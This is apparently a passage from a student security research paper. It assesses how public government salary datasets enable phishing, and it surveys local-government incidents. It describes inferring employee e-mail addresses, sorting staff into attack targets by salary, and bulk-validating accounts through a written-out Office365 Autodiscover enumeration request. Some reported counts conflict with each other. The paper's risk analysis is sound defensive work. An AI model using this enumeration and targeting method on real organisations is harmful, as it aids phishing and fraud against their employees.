- In November of 2020, the several e-mail accounts belonging to the Connecticut Department of Social Services were compromised through a phishing campaign. The malicious actors obtained PII for 37,000 people through an internally launched, secondary phishing campaign [97].
- In October of 2019, the Town of New Milford and the Hamden Town Clerk's Office were targeted by separate phishing campaigns, which resulted in accounts being compromised [98]. After their IT Department requested computers be shut down, the Clerk's office was required to create absentee ballots and marriage licenses using typewriters [99].
- In July of 2018, the Derby Police Department was targeted by a ransomware attack, during which their e-mail, payroll, and human resources systems were down.
- In March of 2018, the Town of Plymouth and their Police Department were targeted by a phishing campaign and subsequent ransomware attack [100].
- In March of 2017, the Superintendent of Glastonbury Schools and an employee of Groton Public Schools provided W-2 tax form information to malicious foreign actors after receiving emails as part of a Nation-wide phishing campaign. The compromises affected 2,900 employees in total [101] [102].

Washington

According to the IC3, in 2018, Connecticut's crimes using social media tripled, and crimes using cryptocurrency jumped to 10x the previous year's rate. Phishing attacks gradually increased to by 75% over the four-year span [44] [45] [46] [47] [48].




Figure 15 - IC3 Statistics on Connecticut's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In February of 2020, the Moses Lake School system was targeted by a phishing campaign and subsequently a ransomware attack. The schools decided not to pay, which resulted in a rebuild of 50 of their computer systems [103].
- Between August and December of 2019, Benton County and the City of Ellensburg were targeted with a well-crafted whaling campaign. The malicious actor, based in India, emulated a real-world U.S. construction company through a domain name that was one letter short of the real brand. Benton County transferred $740,000 before realizing the error, yet $717,200 of the funds were recovered [104]. The city of Ellensburg only transferred $185,897, but it is unclear if any of the funds were recovered [105]. In September of 2019, the Tukwila School system was targeted by a successful phishing attack that was also related to money, but additional details were omitted from the public view [106].
- In February of 2018, a Financial Coordinator with the Town of Yarrow Point was targeted by a well-crafted whaling campaign. The malicious actor pretended to be the Mayor of Yarrow Point, and after several back-and-forth e-mails, they convinced the coordinator to transfer $49,284 to their account. The funds were not recovered [107].
- In the same month, the North Beach School system was targeted by a phishing campaign where the malicious actor posed as the superintendent. The attack resulted in all employee names, addresses, salary information, and social security numbers being compromised [108].

Allegheny County, Pennsylvania

According to the IC3, in 2018 and 2020, Pennsylvania's crimes using social media spiked to triple the rate of 2017, and crimes using cryptocurrency jumped to over 10x the number of victims in 2017. Over the four-year span, phishing and ransomware attacks doubled [44] [45] [46] [47] [48]. No relevant cyber-attacks were found, despite the increases in 2018 and 2020.




Figure 16 - IC3 Statistics on Pennsylvania's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

Sioux Falls, South Dakota

According to the IC3, in 2018, South Dakota's crimes using social media jumped from 38 to 75, and crimes using cryptocurrency jumped from 4 to 52. Recorded ransomware attacks remained in the single digits the entire four-year span. Of the States I assessed, South Dakota has the lowest number of internet crimes, with 557 victims between 2016 and 2020 [44] [45] [46] [47] [48].




Figure 17 - IC3 Statistics on South Dakota's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In May of 2018, the City of Sioux Falls was targeted with a well-crafted phishing campaign where the malicious actor pretended to be a vendor. The city made two transfers before realizing the error, but their losses were covered by insurance [109].

4.3. Summary of Research




Figure 18 - IC3 Statistics on Phishing in the assessed States, compared against the National Average, from 2016 to 2020 [44] [45] [46] [47] [48]

California, New York, Pennsylvania, and Illinois had the highest incidence of phishing attacks out of the States I assessed; however, they were not equally affected at the local government level. Oregon, New York, Connecticut, and Washington had the highest number of local government phishing attacks on public record. While the National average for phishing attack victims rose exponentially over the four-year span, most of the States I researched did not have such a correlating rise in phishing attacks locally after 2018. After 2018, most of the States that published on data.gov experienced phishing attack rates below the National Average, with the only exception being California.




Figure 19 - IC3 Statistics on Ransomware in the assessed States, compared against the National Average, from 2016 to 2020 [44] [45] [46] [47] [48]

The States with the highest incidence of phishing also had the highest incidence of ransomware attacks. California and New York raised the National Average for ransomware significantly, as most states had under 75 attacks each year. In 2020, California experienced ransomware attacks four times more often than the average State. States with a presence on Data.Gov were hit with *significantly* more crimes using cryptocurrency or social media in 2018 than other States. California represented the highest number in all types of crime.




Figure 20 - IC3 Statistics on crime using cryptocurrency in the assessed States, compared against the National Average, from 2016 to 2020 [44] [45] [46] [47] [48]




Figure 21 - Workflow for the "GovData" three script concept

5. Assessment

After concluding research, I established a chain of scripts that needed to be generated to assess the risks. The first script, called *GovDataCollector*, would interact with the Data.Gov API to mass-download datasets. The second script, *GovDataInferrer,* would ingest most datasets, infer usernames and e-mail addresses, and propose an attack type based solely on income. The final script, *GovDataValidator*, would test the e-mail addresses against mail exchange servers using either Simple Mail Transfer Protocol (SMTP) or an Office365 vulnerability.

5.1. Identifying At-Risk Employees

The first portion of the GovDataInferrer script automatically divides each employee into one of three categories based on salary: *earners below the poverty line, the top 10 percent of earners, and everyone in between*. When applying this approach to a dataset from Montgomery County Maryland, 771 workers or 12.7% of the workforce were proposed as targets of workforce attrition techniques due to their impoverished status, 608 workers were in the top 10 percent and thus vulnerable to whaling attacks, and the remaining 77.3% of the workforce were to be targeted with simple phishing techniques. If identifying a worker's vulnerability to attack types is not scary enough, look to the City of Baton-Rouge. Their latest datasets provide ethnicity, race, gender, and employee time in service with each employee's name, which could represent risk of foreign malign influence from Nation States [31], like Russia [110] or China [33], especially if the employee's disposition is not exposed online on social media. Race, gender, and ethnicity data may provide insight into an individual's culture, putting them at risk of being influenced by an extremist group [111].

5.2. Inferring Usernames and E-mail Addresses

By using the GovDataInferrer script, research on local government sites, WHOIS, and NSLOOKUP, I was able to infer sensitive information, such as e-mail addresses and usernames. In many cases, the e-mail address structure required to guess an employee's username can found on the organization's website under "Contact Us" or "About." For example, New York City provides a list of every government employee by full name, job title, department, salary, and the number of hours they work per year. The maintainer for the database uses a "@nyc.gov" e-mail address. *Users do not have to login to see this data – anyone can download it. Without inference, a dataset of this fidelity allows a malicious actor to identify employee names, physical locations, business relationships, and roles within an organization.* For instance, a username is often just a combination of your first name, last name, and sometimes your middle initial.

Example using NYC's School E-mail Structure:
FirstName LastName = FLast@schools.nyc.gov
Albus Dumbledore = ADumbledore@schools.nyc.gov

GovDataInferrer can also infer emails across multiple domains based on an employee's agency, department, or organization. Using a Python3 script and a template of the NYC email address structure, *I was able to infer 758,361 email addresses for the domain schools.nyc.gov in under 30 seconds.*




Figure 22 - Logic Diagram for the GovDataInferrer Python3 Script

5.3. Verifying Accounts

E-mails can not only be inferred, but they can also be verified. Due to new initiatives driven by the Cybersecurity and Infrastructure Security Agency, all Federal and Local Government mail exchange services have been migrated from on-premises to cloud-based Office 365 servers, removing the need for an SMTP-based approach entirely.

```
nslookup
> set q=mx
> alleghenycounty.us
Server:   192.168.1.1
Address:  192.168.1.1#53

Non-authoritative answer:
alleghenycounty.us       mail exchanger = 0
alleghenycounty-us.mail.protection.outlook.com.
```

Office365 servers do not respond to SMTP requests due to Microsoft Protection Controls, but there are other means of verifying e-mail addresses. Because Microsoft's cloud-based servers maintain a federated Autodiscover feature, checking if an e-mail exists is as easy as requesting a webpage [112]. The requested webpage will return as either a Status Code 200 (e-mail is valid) or another Status Code (e-mail is invalid).

UhOh365 request structure:

```
https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/rjamison6@gatech.edu?Protocol=Autodiscoverv1
```

Response indicating that the e-mail address exists:

```
{"Protocol":"Autodiscoverv1","Url":"https://outlook.office365.com/autodiscover/autodiscover.xml"}
```

Response indicating that the e-mail is invalid:

```
{"ErrorCode":"UserNotFound","ErrorMessage":"The given user was not found"}
```

Using this "UhOh365" vulnerability discovered by Chris King [112], I crafted GovDataValidator, which uses multi-threading.




Figure 23 - Logic Diagram for the original GovDataValidator Python3 Script

The script allows me to verify almost 1 million email addresses from the domain schools.nyc.org at a rate of 2,000 accounts / per hour / per CPU core. Based on my initial findings, the script allows for scalability up to 64 cores. For the addresses I tested at schools.nyc.gov, 88% returned as an address that exists. For the addresses I tested for Allegheny County, 81.7% returned as an address that exists. *This technique is effective against any Office365 e-mail address, regardless of their account's federation.*

Status	Count
Invalid	1,106
Valid	4,521
Redacted	417
Duplicate	29
Total	6,073




Figure 24 - Pie Chart and Table of Validation Outcomes for the E-mail addresses Inferred from Allegheny County's workforce salary dataset

After reviewing the validation data from Allegheny County, I determined that only 4,521 of the e-mails (74%) were actionable due to 29 duplicates and 417 redacted names. Allegheny County maintains a dummy e-mail of "Redacted.Redacted@alleghenycounty.us," likely as a phishing detection measure. While NYC's dataset had a higher success rate, over 86% of the emails were duplicate, indicating that their email addresses use numbers – a security enhancement.

Status	Count
Invalid	14,724
Valid	94,593
Duplicate	649,043
Total	758,360




Figure 25 - Pie Chart and Table of Validation Outcomes for the school E-mail addresses Inferred from NYC's workforce salary dataset

5.4. Scope of Assessment

Although my assessment concluded here, these findings were the result of inferring emails from only two datasets of the 161 that were available at the time of this research. Almost every dataset represents a significant risk of inference, doxing, phishing, attrition, and influence. Other researchers can and should expand their assessment of these risks while collaborating with the Cybersecurity and Infrastructure Security Agency. I did not continue additional research due to the security concerns related to running the GovDataValidator on the Georgia Tech network. With additional computation and storage resources, I expect that an entire dataset as large as NYC's workforce salary data could be used to infer accurate email addresses, with numbering, in under eight hours.

6. Analysis

As part of the analysis phase, I established six measures of performance and effectiveness: three for inference and three for a whaling campaign. Unfortunately, I was unable to partner with a local government organization to conduct a whaling campaign as part of the assessment. As a result, this section will only focus on the inference metrics and policy considerations that have come to light through research.

6.1. Measures of Performance and Effectiveness

During the assessment of email addresses for NYC and Allegheny County, I was able to infer 100% of the email addresses I attempted. As a result, the Measure 1.1 was successful for both datasets:

$$\underset{\textbf{\textit{Allegheny County}}}{\frac{6{,}073}{6{,}073} = 100\% = Success} \qquad \underset{\textbf{\textit{NYC Schools}}}{\frac{758{,}360}{758{,}360} = 100\% = Success}$$

Measure 1.2 was also successful. For Allegheny County, only 4,961 of the emails returned as valid, and for NYC Schools, 672,477 returned as valid. A reminder that this measure meant only to assess how many emails were returned as valid – not the quality or value of the email address.

$$\underset{\textbf{\textit{Allegheny County}}}{\frac{4{,}961}{6{,}073} = 81\% = Success} \qquad \underset{\textbf{\textit{NYC Schools}}}{\frac{672{,}477}{758{,}360} = 88.6\% = Success}$$

Measure 1.3 was a partial success. Although the success rate for Allegheny County was only 80%, the number of unique valid emails was over 90%. Unfortunately, the large number of duplicate emails created when inferring NYC School emails resulted in a low rate of only 14% of valid emails being useful.

$$\underset{\textbf{\textit{Allegheny County}}}{\frac{4{,}521}{4{,}961} = 91\% = Success} \qquad \underset{\textbf{\textit{NYC Schools}}}{\frac{94{,}593}{672{,}477} = 14\% = Failed}$$

Combined

$$\frac{(91 + 14)}{2} = 52.5\% = Partial$$

6.2. Policy Considerations

- ***Only workforce salary data has been assessed as a risk.***
- Based on research, it is unlikely that any controls emplaced will ultimately stop a Nation-State level threat or organized hacking force (e.g., Advanced Persistent Threat or Offensive Cyber Force), however, it is very likely that controls could provide organizations early warning or demonstrate proof of misconduct for trial.
- Data.Gov already has an identity verification and management system, as does its partner, the Department of Homeland Security. In theory, any individual that accesses data could be given an opportunity to verify their persona.
- The purpose of Data.Gov is transparency of Government. It was not intended to be used by foreign countries, intelligence services, or international institutions.
- IP, MAC Addresses, User-Agents, and OS Fingerprints are available data points that OMB could collect and store.

ID	Measure Type	Measure (A)	Metric 1 (M1)	Metric 2 (M2)	Formula / Scoring
1.1	Performance	Percentage of email addresses inferred	Count of email addresses generated	Count of names available	M1 / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
1.2	Performance	Percentage of email addresses that are valid	Count of email addresses that return valid	Count of email addresses submitted for validation	M1 / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
1.3	Effectiveness	Percentage of unique email addresses that are valid	Count of unique email addresses that return valid	Count of email addresses that return valid	M1 / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
2.1	Performance	Percentage of emails reached by whaling campaign	Count of emails that are returned due to errors	Count of emails that are transmitted	(M2 – M1) / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
2.2	Effectiveness	Count of emails clicked by employees	Count of emails clicked by employees	N/A	M1 = A Successful = 1+ Failed = 0
2.3	Performance	Count of employees that report the whaling email	Count of employees that report the whaling email	N/A	M1 = A Successful = 1+ Failed = 0

Table 3 - Measures of Performance (MOP) and Effectiveness (MOE)

7. Findings and Recommendations

Before the OPEN Government Act, the identities of most government employees would have been protected by existing layers of government process like supervisors or the Freedom of Information Act. Even in an academic setting, data is only openly provided to a specific person for a specific activity with a pre-defined goal in mind. In the case of data.gov, none of this information is collected when a user accesses data related to government employee names. Existing restrictions are focused on denying access to sensitive information. To the U.S. government, public anonymous access to workforce data is not a vulnerability – "it is a feature."

7.1. Risks

The risks posed by workforce salary data on Data.Gov are real. Inference, Doxing, and phishing have likely already occurred because of workforce salary datasets. Currently, there are no direct links between Data.Gov and any real-world incidences of doxing, phishing, or ransomware. In 2018, there was a strong correlation between Data.Gov States and crimes involving cryptocurrency; however, this correlation is not causation. There are a multitude of factors that could have contributed – none of which have been assessed in this research. Email addresses and usernames can be inferred in literally seconds. Tools like GovDataCollector, GovDataInferrer, and GovDataValidator are unsophisticated in comparison to machine learning and artificial intelligence capabilities. Government employee names should be protected – from current and future threats. The value of workforce salary data is the transparency of government processes and budgets – not the targeting of government employees.

7.2. Technical Controls

Based on these findings, this research proposes the following:

- Accessors of government employee names should not be anonymous. All attempts to download government workforce salary data through the API should require tokens, keys, or credentials.
- Data.gov should extend their existing identity verification process to include the general populous of U.S. Citizens.
- As a precaution, Data.gov should only approve foreign country access by exception. Non-U.S. connections should be set to "Deny" by default.
- High-fidelity datasets that include names along with sensitive categories, such as Race, Ethnicity, Gender, and time in service, should be truncated or sanitized before publication.

7.3. Administrative

Based on these findings, this research proposes the following:

- The OPEN Government Act and data.gov policies should be modified to require a registry of all data accessors' IP Addresses, MAC Addresses, and Names to be maintained for up to five years to allow CISA to identify suspicious or malicious activity.
- Data.Gov should partner with the Department of Homeland Security or the Department of Defense to evaluate their existing catalogue of datasets to determine if further sensitive information is at risk of being inferred.
- The Department of Homeland Security should continue to encourage open reporting of incidents across all local government, as it would aid in identifying distribution lists (also their sources) and malicious actors. This includes use of the United States Computer Emergency Readiness Team (US-CERT), the National Cybersecurity and Communications Integration Center (NCCIC), the Internet Crime Complaint Center (IC3), the U.S. Secret Service, and local Fusion centers [113].

8. References

[1] Office of Management and Budgets, "About Data.Gov," U.S. General Service Administration, Technology Transformation Service, 2021. [Online]. Available: https://www.data.gov/about. [Accessed 29 August 2021].

[2] The 115th Congress of the United States, " H.R.4174 - Foundations for Evidence-Based Policymaking Act of 2018," Congress.Gov, 14 January 2019. [Online]. Available: https://www.congress.gov/bill/115th-congress/house-bill/4174. [Accessed 29 August 2021].

[3] MITRE, "T1589: Gather Victim Identity Information: Employee Names," 15 April 2021. [Online]. Available: https://attack.mitre.org/techniques/T1589/003/. [Accessed 01 December 2021].

[4] Data.Gov, "Current Employee Names, Salaries, and Position Titles," City of Chicago, 07 August 2021. [Online]. Available: https://catalog.data.gov/dataset/current-employee-names-salaries-and-position-titles. [Accessed 29 August 2021].

[5] United States Department of Justice, "Frequently Asked Questions," Office of Information Policy (OIP), 2021. [Online]. Available: https://www.foia.gov/faq.html. [Accessed 29 August 2021].

[6] M. P., M. Foster, K. H., D. M., S. S., G. Christensen, P. Nash, T. Porter, A. Henry and C. Boyle, "Commodification of Cyber Capabilities: A Grand Cyber Arms Bazaar," Public-Private Analytic Exchange Program, 17 September 2019. [Online]. Available: https://www.dhs.gov/sites/default/files/publications/ia/ia_geopolitical-impact-cyber-threats-nation-state-actors.pdf. [Accessed 01 December 2021].

[7] C. Craig, "Data Access," Georgia Institute of Technology, OIT-Information Security, April 2021. [Online]. Available: https://policylibrary.gatech.edu/data-access. [Accessed 29 August 2021].

[8] N. Carr, "It's Not a Bug, It's a Feature," Wired, 19 August 2018. [Online]. Available: https://www.wired.com/story/its-not-a-bug-its-a-feature/. [Accessed 2021].

[9] Merriam-Webster Dictionary, "Inference Definition & Meaning," 28 November 2021. [Online]. Available: https://www.merriam-webster.com/dictionary/inference. [Accessed 01 December 2021].

[10] U.S. District Court, Southern District of New York, "United States v. Rafatnejad, Mohammadi, Karima, Sadeghi, Mirkarimi, Sabahi, Sabahi, Moqadam, Tahmasebi," 07 February 2018. [Online]. Available: https://www.justice.gov/usao-sdny/press-release/file/1045781/download. [Accessed 01 December 2021].

[11] J. Ellis, "Silent Librarian: More to the Story of the IranianMabna Institute Indictment," PhishLabs, 26 March 2018. [Online]. Available: https://www.phishlabs.com/blog/silent-librarian-more-to-the-story-of-the-iranian-mabna-institute-indictment/. [Accessed 01 December 2021].

[12] M. Honan, "What is Doxing?," Wired, 06 March 2014. [Online]. Available: https://www.wired.com/2014/03/doxing/. [Accessed 01 December 2021].

[13] L. N. Sacco, "Are Antifa Members Domestic Terrorists? Background on Antifa and Federal Classification of Their Actions," Congressional Research Service, 09 June 2020. [Online]. Available: https://crsreports.congress.gov/product/pdf/IF/IF10839. [Accessed 01 December 2021].

[14] D. Villarreal, "38 Police Officers Have Been Doxxed During Protests in Portland, DHS Says," Newsweek, 21 August 2020. [Online]. Available: https://www.newsweek.com/38-police-officers-have-been-doxxed-during-protests-portland-dhs-says-1519530. [Accessed 01 December 2021].

[15] State of Oregon, "Salaries: State Agencies: As of June 30, 2014," Data.Gov, 10 November 2020. [Online]. Available: https://catalog.data.gov/dataset/salaries-state-agencies-as-of-june-30-2014. [Accessed 2021 December 2021].

[16] MITRE, "T1566: Phishing," 18 October 2021. [Online]. Available: https://attack.mitre.org/techniques/T1566/. [Accessed 01 December 2021].

[17] MITRE, "T1204: User Execution," 26 August 2021. [Online]. Available: https://attack.mitre.org/techniques/T1204/. [Accessed 01 December 2021].

[18] U.S. District Court, Western District of Pennsylvania, "US v. Andrienko, Detistov, Frolov, Kovalev, Ochichenko, Pliskin," Department of Justice, 19 October 2020. [Online]. Available: https://www.justice.gov/opa/press-release/file/1328521/download. [Accessed 01 December 2021].

[19] Merriam-Webster Dictionary, "Attrition Definition & Meaning," 01 December 2021. [Online]. Available: https://www.merriam-webster.com/dictionary/attrition. [Accessed 01 December 2021].

[20] Legal Information Institute, "Intentional interference with contractual relations," Cornell University, [Online]. Available: https://www.law.cornell.edu/wex/intentional_interference_with_contractual_relations. [Accessed 01 December 2021].

[21] Bureau of Labor Statistics, "Job Openings and Labor Turnover – September 2021," Department of Labor, 12 November 2021. [Online]. Available: https://www.bls.gov/news.release/pdf/jolts.pdf. [Accessed 27 November 2021].

[22] R. Knight, "When the Competition Is Trying to Poach Your Top Employee," Harvard Business Review, 29 September 2015. [Online]. Available: https://hbr.org/2015/09/when-the-competition-is-trying-to-poach-your-top-employee. [Accessed 01 December 2021].

[23] K. R. Kosar, "U.S. Postal Service Workforce Size and Employment Categories, FY1995-FY2014," Congressional Research Service, 21 October 2015. [Online]. Available: https://crsreports.congress.gov/product/pdf/RS/RS22864. [Accessed 01 December 2021].

[24] Radio-Info.com, "Citadel and Peak settle a Boise dispute over employee poaching," 11 June 2008. [Online]. Available: http://www.radio-info.com/news/citadel-and-peak-settle-a-boise-dispute-over-employee-poaching. [Accessed 11 October 2011].

[25] D. Patten, "Netflix Sued By Fox Over Exec Poaching, Vows To “Vigorously” Fight Suit," Deadline, 16 September 2016. [Online]. Available: https://deadline.com/2016/09/netflix-fox-lawsuit-poaching-employees-1201821170/. [Accessed 01 December 2021].

[26] D. Patten, "Netflix Loses Exec Poaching Battle With Fox; Appeal Almost Certain – Update," Deadline, 10 December 2019. [Online]. Available: https://deadline.com/2019/12/netflix-fox-lawsuit-poaching-executives-arguments-dismissal-motion-viacom-1202794603/. [Accessed 01 December 2021].

[27] E. Gardner, "Viacom Sues Netflix for Employee Poaching," The Hollywood Reporter, 16 October 2018. [Online]. Available: https://www.hollywoodreporter.com/business/business-news/viacom-sues-netflix-employee-poaching-1152721/. [Accessed 01 December 2021].

[28] Legal Information Institute, "50 U.S. Code § 3059 - Foreign Malign Influence Response Center," Cornell University, 20 December 2019. [Online]. Available: https://www.law.cornell.edu/uscode/text/50/3059. [Accessed 01 December 2021].

[29] M. N. Posard, M. Kepe, H. Reininger, J. V. Marrone, T. C. Helmus and J. R. Reimer, "From Consensus to Conflict: Understanding Foreign Measures Targeting U.S. Elections," Rand Corporation, 2020. [Online]. Available: https://www.rand.org/pubs/research_reports/RRA704-1.html. [Accessed 01 December 2021].

[30] M. N. Posard, "Foreign Interference in U.S. Elections Focuses on Cultivating Distrust to Reduce Political Consensus," Rand Corporation, 01 October 2020. [Online]. Available: https://www.rand.org/news/press/2020/10/01.html. [Accessed 01 December 2021].

[31] Department of Homeland Security, "Homeland Threat Assessment," October 2020. [Online]. Available: https://www.dhs.gov/sites/default/files/publications/2020_10_06_homeland-threat-assessment.pdf. [Accessed 01 December 2021].

